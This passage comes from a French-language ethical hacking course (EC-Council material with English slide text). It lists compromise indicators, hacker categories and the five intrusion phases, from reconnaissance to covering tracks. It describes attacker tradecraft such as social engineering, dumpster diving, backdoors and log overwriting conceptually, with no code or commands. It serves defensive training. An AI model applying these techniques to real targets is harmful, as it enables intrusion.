- Utilisation inhabituelle de ports et de protocoles
- Modifications suspectes du registre ou des fichiers système
- Requêtes DNS inhabituelles
- Courriers électroniques malveillants
- Corrections inattendues des systèmes
- Signes d'activité de déni de service distribué (DDoS)
- Interruption de service et défiguration de site Web
- Des ensembles de données au mauvais endroit
- Trafic Web correspondant à un comportement surhumain
- Augmentation radicale de l'utilisation de la bande passante
- Matériel malveillant



Découvrez les concepts de hacking et les catégories de hackeurs

Vous devez apprendre les concepts de base du hacking pour comprendre le point de vue des attaquants lors des tentatives de piratage. Cette section vous aide à comprendre le comportement d'un hackeur. Cette section traite des concepts de base du hacking : qu'est-ce que le hacking, qui est un hackeur et les différentes catégories de hackeurs.

What is Hacking?



Hacking refers to **exploiting system vulnerabilities and compromising security controls** to gain unauthorized or inappropriate access to a system's resources



It involves **modifying system or application features** to achieve a goal outside of the creator's original purpose



Hacking can be used to steal and redistribute intellectual property, leading to **business loss**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que le hacking ?

Dans le domaine de la sécurité informatique, hacker consiste à exploiter les vulnérabilités des systèmes et à contourner les contrôles de sécurité pour obtenir un accès non autorisé ou inapproprié aux ressources du système. Il s'agit de modifier les caractéristiques d'un système ou d'une application pour atteindre un objectif qui n'est pas celui prévu par son concepteur. Le piratage peut être effectué pour voler ou partager la propriété intellectuelle, entraînant ainsi des pertes commerciales.

Le piratage des réseaux informatiques se fait généralement à l'aide de scripts ou d'autres programmes d'exploitation du réseau. Les techniques de hacking par le réseau comprennent la création de virus et de vers, les attaques par déni de service (DoS), l'établissement de connexions d'accès à distance non autorisées à un appareil à l'aide de chevaux de Troie ou de portes dérobées, la création de réseaux de zombies, la capture de trames, l'hameçonnage et le piratage de mots de passe. Le motif du piratage peut être le vol d'informations ou de services critiques, la recherche du frisson, le défi intellectuel, la curiosité, l'expérimentation, la recherche de connaissances, le gain financier, le prestige, le pouvoir, la reconnaissance par les pairs, la vengeance, etc.

Who is a Hacker?

01 An intelligent individual with **excellent computer skills** who can create and explore computer software and hardware

02 For some hackers, **hacking is a hobby** to see how many computers or networks they can compromise

03 Some hackers' intentions can either be to gain knowledge or to **probe and do illegal things**

“ Some hack with **malicious intent** such as to steal business data, credit card information, social security numbers, email passwords, and other sensitive data ”


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qui sont les hackeurs ?

Un hackeur est une personne qui s'introduit sans autorisation dans un système ou un réseau informatique pour le détruire, pour voler des données sensibles ou effectuer des actions malveillantes. Un hackeur est un individu intelligent qui possède d'excellentes compétences informatiques, ainsi que la capacité de créer et d'examiner les logiciels et le matériel d'un ordinateur. En général, un hackeur est un ingénieur ou un programmeur expérimenté qui possède suffisamment de connaissances pour découvrir les vulnérabilités d'un système informatique. Il a généralement des connaissances spécialisées et aime apprendre les subtilités de divers langages de programmation et systèmes informatiques. Bien que le hacking d'un système ou d'un réseau soit considéré comme une compétence technique, le hacking a été progressivement défini comme une activité malveillante visant à obtenir un accès illégal aux systèmes ou aux réseaux.


Pour certains pirates, le hacking est un passe-temps qui consiste à voir combien d'ordinateurs ou de réseaux ils peuvent compromettre. Leur intention peut être d'acquérir des connaissances ou simplement de "trainer" à l'affut de choses illégales à faire. Pour certains, les intrusions sont motivées par des intentions malveillantes, comme le vol de données commerciales, le vol d'informations sur les cartes de crédit, de numéros de sécurité sociale et de mots de passe de messagerie.

Hacker Classes/Threat Actors



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacker Classes/Threat Actors (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Hacker Classes/Threat Actors (Cont'd)

**Insider**

Any employee (trusted person) who has access to critical assets of an organization. They use **privileged access to violate rules** or intentionally cause harm to the organization's information system

**Criminal Syndicates**

Groups of individuals that are involved in organized, planned, and **prolonged criminal activities**. They illegally embezzle money by performing sophisticated cyber-attacks

**Organized Hackers**

Miscreants or **hardened criminals** who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Catégories de Hackeurs/Attaquants

En fonction de leurs activités, on classe généralement les hackeurs en plusieurs catégories :

- **Chapeaux noirs** : les chapeaux noirs ou black hats utilisent leurs extraordinaires compétences informatiques à des fins illégales ou malveillantes. Cette catégorie de hacker est souvent impliquée dans des activités criminelles. Ils sont également connus sous le nom de crackers.
- **Chapeaux blancs** : Les chapeaux blancs ou white hats sont des experts en intrusion (pentesters) qui utilisent leurs compétences en hacking à des fins défensives. De nos jours, presque toutes les organisations disposent d'analystes de sécurité qui connaissent les contre-mesures en matière de hacking, ce qui leur permet de sécuriser leurs réseaux et leurs systèmes d'information contre les attaques informatique. Les chapeaux blancs agissent avec l'autorisation du propriétaire du système.
- **Chapeaux gris** : Les chapeaux gris ou gray hats peuvent travailler à la fois de manière offensive et défensive en fonction du moment et des circonstances. Ils peuvent aider les pirates informatiques à trouver diverses vulnérabilités dans un système ou un réseau et dans le même temps, aider les éditeurs et les constructeurs à améliorer leurs produits (logiciels ou matériels) en identifiant leurs faiblesses et en les rendant plus sûrs.
- **Hackeurs suicidaires** : Les hackeurs suicidaires ont pour objectif de faire tomber des infrastructures critiques pour une "cause" et ne craignent pas d'être condamnés à une peine de prison ou à tout autre type de sanction. Les hackeurs suicidaires sont dans le même état d'esprit que les kamikazes qui sacrifient leur vie pour perpétrer un attentat et ne se soucient pas des conséquences de leurs actes.

- **Les néophytes ou script kiddies** : Les script kiddies sont des pirates non qualifiés qui compromettent les systèmes en exécutant des scripts, ou en utilisant des outils et des logiciels développés par d'autres hackeurs. Ils se concentrent généralement sur la quantité plutôt que sur la qualité des attaques qu'ils lancent. Ils n'ont pas de cible ou d'objectif spécifique lorsqu'ils lancent une attaque et cherchent simplement à gagner en popularité ou à prouver leurs compétences techniques.
- **Les cyberterroristes** : Les cyberterroristes sont des individus possédant un large éventail de compétences et qui sont motivés par des croyances religieuses ou politiques pour susciter la peur d'une perturbation des réseaux informatiques à grande échelle.
- **Hackeurs soutenus par l'État** : Les hackeurs soutenus par l'État sont des individus qualifiés ayant une expertise en matière de piratage informatique et sont utilisés par le gouvernement pour s'introduire dans les systèmes d'information d'autres organisations gouvernementales ou militaires, en extraire des informations top secrètes et les endommager. L'objectif principal de ces attaquants est de détecter les vulnérabilités de l'infrastructure d'une nation, de les exploiter et de recueillir des renseignements ou des informations sensibles.
- **Hacktiviste** : L'hacktivisme est une forme d'activisme dans laquelle les hackeurs s'introduisent dans les systèmes informatiques des gouvernements ou des entreprises en guise de protestation. Les hacktivistes utilisent le piratage pour faire connaître leurs revendications sociales ou politiques, ainsi que pour renforcer leur propre réputation. Ils font la promotion d'un programme politique en utilisant le hacking pour, par exemple, défaire ou bloquer des sites web. Dans certains cas, les hacktivistes peuvent également se procurer des informations confidentielles et les révéler au public. Les cibles habituelles des hacktivistes sont les agences gouvernementales, les institutions financières, les multinationales et toute autre entité qu'ils perçoivent comme étant dangereuse. Indépendamment des intentions des hacktivistes, l'obtention d'un accès non autorisé est un crime.
- **Équipes de hackeurs** : Une équipe de hackeurs est un collectif de hackeurs expérimentés disposant de ses propres ressources et financements. Ces hackeurs travaillent ensemble en synergie pour faire des recherches sur les technologies de pointe. Ils peuvent également découvrir des vulnérabilités, développer des outils avancés et exécuter des attaques avec une planification précise.
- **Espions industriels** : Les espions industriels ont pour mission d'espionner illégalement les organisations concurrentes. Ils se concentrent sur le vol d'informations critiques telles que des plans, des formules, des recherches en conception de produits et des secrets commerciaux. Ces attaquants utilisent des menaces persistantes avancées (APT) pour pénétrer dans un réseau et peuvent rester invisibles pendant des années. Dans certains cas, ils peuvent utiliser des techniques d'ingénierie sociale pour voler des informations sensibles telles que les plans de développement et les stratégies de marketing de l'entreprise cible, ce qui peut entraîner des pertes financières pour celle-ci.

- **Les initiés** : Un initié est un collaborateur (personne de confiance) qui a accès aux ressources critiques d'une organisation. Une attaque d'initié ou attaque interne consiste à utiliser un accès privilégié pour violer les règles ou causer intentionnellement des dommages aux informations ou aux systèmes d'information de l'organisation. Les initiés peuvent facilement contourner les règles de sécurité, compromettre des ressources sensibles et accéder à des informations confidentielles. En général, les attaques d'initiés sont le fait de collaborateurs mécontents, d'employés licenciés ou de membres du personnel insuffisamment formés.
- **Syndicats criminels** : Les syndicats du crime sont des groupes d'individus ou des communautés qui sont impliqués dans des activités criminelles organisées, planifiées et prolongées. Ils exploitent des victimes situées dans des territoires différents du leur en utilisant Internet, ce qui les rend difficiles à localiser. L'objectif principal de ces attaquants est de détourner illégalement de l'argent en réalisant des cyberattaques sophistiquées et des activités de blanchiment d'argent.
- **Hackeurs organisés** : Les hackeurs organisés sont des groupes de hackeurs travaillant ensemble dans le cadre d'activités criminelles. Ces groupes sont bien organisés avec une structure hiérarchique composée de chefs et de subordonnés. Le groupe peut également avoir plusieurs niveaux de direction. Ces hackeurs sont des délinquants ou des criminels endurcis qui n'utilisent pas leurs propres équipements, mais plutôt des équipements loués ou des réseaux de zombies ainsi que des offres de services criminels pour réaliser diverses cyberattaques et soutirer de l'argent aux victimes. Ils peuvent aussi vendre les données des victimes qu'ils détiennent au plus offrant. Ils peuvent enfin escroquer la propriété intellectuelle, les secrets commerciaux et les stratégies de marketing, pénétrer secrètement dans le réseau cible et rester indétectables pendant de longues périodes.



Comprendre les différentes phases du hacking

De nos jours, les organisations accordent une priorité importante à la cybersécurité, car les cyberattaques sont susceptibles de porter atteinte à leur image de marque ou à leur réputation. C'est pourquoi elles recrutent des professionnels de la cybersécurité pour faire face aux menaces toujours plus nombreuses que représentent les failles de sécurité. Il est important que ces professionnels de la sécurité acquièrent des connaissances sur les différentes phases d'un piratage informatique, ce qui les aidera à analyser et à renforcer la stratégie de sécurité de l'organisation face aux différentes cybermenaces. Cette section aborde les différentes phases du hacking.

Les phases du hacking

En général, il y a cinq phases dans une intrusion :

- Reconnaissance
- Balayage
- Obtention de l'accès
- Maintien de l'accès
- Effacement des traces

Hacking Phase: Reconnaissance

- Reconnaissance refers to the preparatory phase where an **attacker seeks to gather information** about a target prior to launching an attack

Reconnaissance Types



Passive Reconnaissance

- Involves acquiring information **without directly interacting with the target**
- For example, searching public records or news releases



Active Reconnaissance

- Involves **directly interacting with the target by any means**
- For example, telephone calls to the target's help desk or technical department



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les phases du hacking : Reconnaissance

La reconnaissance est une phase préparatoire au cours de laquelle l'attaquant recueille le plus d'informations possible sur la cible avant de passer à l'attaque. Dans cette phase, l'attaquant fait un travail de renseignement pour en savoir le plus possible sur la cible. Le périmètre de reconnaissance peut comprendre les clients, les employés, les activités, le réseau et les systèmes de l'organisation ciblée.

Cette phase permet aux attaquants de planifier l'attaque. La reconnaissance peut prendre du temps car le pirate informatique doit recueillir le plus d'informations possible. Une partie de cette reconnaissance peut s'appuyer sur l'ingénierie sociale. Un spécialiste de l'ingénierie sociale peut convaincre des personnes de révéler des informations telles que des numéros de téléphone non publiés, des mots de passe et d'autres informations sensibles. Le hacker peut par exemple appeler le fournisseur d'accès Internet de la cible, et à l'aide des informations personnelles obtenues au préalable, convaincre le chargé de clientèle qu'il est en fait la cible et obtenir ainsi encore plus d'informations sur celle-ci.

Une autre technique de reconnaissance est la fouille de poubelles (dumpster diving). Cette technique consiste tout simplement à fouiller dans les poubelles d'une entreprise à la recherche d'informations sensibles. Les attaquants peuvent utiliser Internet pour obtenir des informations telles que les adresses des employés, les partenaires commerciaux, les technologies actuellement utilisées et d'autres informations sur l'entreprise. Mais la fouille des poubelles peut fournir aux attaquants des informations encore plus sensibles, telles que des noms d'utilisateur, des mots de passe, des relevés de carte de crédit, des relevés bancaires, des reçus de guichet automatique, des numéros de sécurité sociale, des numéros de téléphone privés, des numéros de compte chèque, etc.

En recherchant le site Web de l'entreprise ciblée dans la base de données Whois d'Internet, les pirates peuvent facilement obtenir les adresses IP, les noms de domaine et les coordonnées de l'entreprise.

Catégories de reconnaissance

Les techniques de reconnaissance sont classées en deux grandes catégories : active et passive.

Lorsqu'un attaquant utilise des techniques de reconnaissance passive, il n'interagit pas directement avec la cible. Il s'appuie plutôt sur des informations publiques, des communiqués de presse ou utilise d'autres méthodes ne nécessitant aucun contact.

Les techniques de reconnaissance active, quant à elles, nécessitent des interactions directes avec le système cible en utilisant des outils pour détecter les ports ouverts, les hôtes accessibles, l'emplacement des routeurs, la cartographie du réseau, les caractéristiques des systèmes d'exploitation et des applications. Les attaquants utilisent la reconnaissance active lorsque la probabilité de détection des activités de reconnaissance est faible. Ils peuvent, par exemple, passer des appels téléphoniques au service d'assistance ou au service technique.

En tant que professionnel de la sécurité, il est important de pouvoir faire la distinction entre les différentes méthodes de reconnaissance et de préconiser des mesures préventives en fonction des menaces potentielles. Les entreprises, quant à elles, doivent aborder la sécurité comme une partie intégrante de leurs stratégies commerciales et opérationnelles et se doter des politiques et procédures appropriées pour vérifier les vulnérabilités potentielles.

Hacking Phase: Scanning



Scanning refers to the pre-attack phase when the attacker **scans the network** for specific information based on information gathered during reconnaissance



Scanning can include the use of dialers, **port scanners**, network mappers, ping tools, and vulnerability scanners



Attackers extract information such as **live machines**, port, port status, OS details, device type, and **system uptime** to launch attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les phases du hacking : Balayage

La phase de balayage (ou scan) précède l'attaque. Dans cette phase, l'attaquant utilise les informations recueillies pendant la phase de reconnaissance pour analyser le réseau cible à la recherche d'informations spécifiques. Le balayage est une extension logique de la reconnaissance active et en fait, certains experts ne font pas la différence entre le scan et la reconnaissance active. Il existe toutefois une légère différence car le balayage nécessite un examen plus approfondi de la part de l'attaquant. Les phases de reconnaissance et de balayage se chevauchent souvent et il n'est pas toujours possible de les séparer. Un attaquant peut recueillir des informations critiques sur le réseau, telles que le mappage des systèmes, sur les routeurs et les pare-feu, en utilisant des outils simples tels que l'utilitaire standard de Windows, Traceroute.

Le balayage peut inclure l'utilisation de numéroteurs (dialers), de scanners de ports, de mappeurs de réseaux, d'outils de ping, de scanners de vulnérabilité ou autres. Les attaquants extraient des informations telles que la liste des machines actives, la liste des ports, l'état des ports, les caractéristiques des systèmes d'exploitation, les types de périphériques et le temps de fonctionnement des systèmes avant de lancer une attaque.

Les scanners de ports détectent les ports d'écoute dans le but de trouver des informations sur la nature des services exécutés sur la machine ciblée. La principale technique de défense contre les scanners de ports consiste à fermer les services qui ne sont pas nécessaires et à mettre en place un filtrage approprié des ports. Cependant, les attaquants peuvent toujours utiliser des outils pour déterminer les règles mises en œuvre par le filtrage des ports.

Les outils les plus couramment utilisés sont les scanners de vulnérabilité, qui peuvent rechercher des milliers de vulnérabilités connues sur un réseau ciblé. Cela donne un avantage à l'attaquant car il lui suffit de trouver une seule porte d'entrée, tandis que celui qui est chargé de

la sécurité des systèmes doit sécuriser autant de vulnérabilités que possible en appliquant des correctifs. Les organisations qui utilisent des systèmes de détection d'intrusion doivent néanmoins rester vigilantes, car les attaquants peuvent utiliser et utiliseront des techniques de contournement chaque fois que cela sera possible.





Figure 2.2: Illustration du scan de réseau

Hacking Phase: Gaining Access



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les phases du hacking : Obtention de l'accès

Le véritable piratage a lieu au cours de cette phase. Les attaquants utilisent les vulnérabilités identifiées lors des phases de reconnaissance et de balayage pour accéder aux systèmes et aux réseaux cible. L'obtention de l'accès fait référence au moment où l'attaquant obtient l'accès au système d'exploitation ou aux applications d'un ordinateur ou d'un réseau. L'attaquant peut accéder au niveau du système d'exploitation, d'une application ou du réseau. Même si les attaquants peuvent causer de nombreux dommages sans avoir accès au système, l'impact d'un accès au système sans autorisation est catastrophique. Les attaques par déni de service externe, par exemple, peuvent avoir pour effet de consommer toutes les ressources du système ou d'empêcher les services de fonctionner sur le système ciblé. Des processus d'arrêt peuvent stopper un service au moyen d'une bombe logique ou d'une bombe à retardement et même reconfigurer et faire planter le système. Les attaquants peuvent également consommer les ressources du système et du réseau en utilisant tous les liens de communication sortants.

Les attaquants peuvent obtenir l'accès au système ciblé localement (hors ligne), via un réseau local ou via Internet. Cet accès peut être obtenu à l'aide du craquage de mots de passe, des débordements de mémoire tampon, du déni de service et du détournement de session. En utilisant une technique d'usurpation d'identité (spoofing) pour exploiter le système en se faisant passer pour un utilisateur légitime ou un autre système, les attaquants peuvent envoyer au système ciblé un ensemble de paquets de données contenant un bug afin d'exploiter une vulnérabilité. Les attaques par submersion de paquets (flooding) interrompent également la disponibilité de services essentiels. Avec les attaques de type "smurf", les utilisateurs d'un réseau s'inondent mutuellement de données, donnant l'impression que tout le monde attaque tout le monde et laissant le pirate dans une position discrète.

Les chances pour un pirate d'accéder à un système dépendent de plusieurs facteurs tels que l'architecture et la configuration du système ciblé, le niveau de compétence de l'attaquant et le niveau d'accès initial obtenu. Une fois qu'un attaquant a obtenu l'accès au système ciblé, il tente d'escalader ses priviléges afin d'en prendre le contrôle total. Au cours de ce processus, il compromet également les systèmes intermédiaires qui lui sont connectés.

Hacking Phase: Maintaining Access



Maintaining access refers to the phase when the attacker tries to retain their **ownership of the system**




Attackers may prevent the system from being owned by other attackers by securing their exclusive access with **backdoors**, **rootkits**, or **Trojans**



Attackers can upload, download, or **manipulate data**, applications, and configurations on the **owned system**



Attackers use the compromised system to **launch further attacks**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les phases du hacking : Maintien de l'accès

Le maintien de l'accès est la phase pendant laquelle l'attaquant tente de conserver l'accès au système. Une fois qu'un pirate informatique a obtenu l'accès au système cible avec des priviléges de niveau administrateur ou root (il est donc en possession du système), il peut utiliser le système et ses ressources à sa guise. L'attaquant peut soit utiliser le système comme point de départ pour scanner et exploiter d'autres systèmes, soit rester discret et poursuivre son exploitation. Ces deux modes d'action peuvent causer des dommages considérables. Ainsi, le hacker peut mettre en place un analyseur réseau (sniffer) pour capturer tout le trafic réseau, y compris les sessions Telnet et FTP établies avec d'autres systèmes, puis transmettre ces données où il le souhaite.

Les attaquants qui choisissent de ne pas se faire repérer suppriment les preuves de leur entrée et installent une porte dérobée ou un cheval de Troie pour obtenir un accès permanent. Ils peuvent également installer des rootkits au niveau du système d'exploitation pour obtenir un accès administrateur complet à l'ordinateur cible. Les rootkits donnent accès au niveau du système d'exploitation, tandis que les chevaux de Troie donnent accès au niveau des applications. Les rootkits et les chevaux de Troie doivent être installés localement par les utilisateurs. Dans les systèmes Windows, la plupart des chevaux de Troie s'installent en tant que service et s'exécutent en tant que partie du système local avec un accès administrateur.

Les attaquants peuvent téléverser, télécharger ou manipuler des données, des applications et des configurations sur le système qu'ils contrôlent et peuvent également utiliser des chevaux de Troie pour transférer des noms d'utilisateur, des mots de passe ou toute autre information stockée sur le système. Ils peuvent garder le contrôle du système pendant longtemps en comblant les vulnérabilités pour empêcher d'autres pirates d'en prendre le contrôle et peuvent

parfois, à cette occasion, rendre le système plus ou moins protégé contre d'autres attaques. Les attaquants utilisent le système compromis pour lancer d'autres attaques.

Hacking Phase: Clearing Tracks

01 Clearing tracks refers to the activities carried out by an attacker to **hide malicious acts**

02 The attacker's intentions include obtaining **continuing access** to the victim's system, remaining **unnoticed and uncaught**, and deleting evidence that might lead to their prosecution

03 The attacker overwrites the server, system, and application logs to **avoid suspicion**



Attackers always cover their tracks to hide their identity

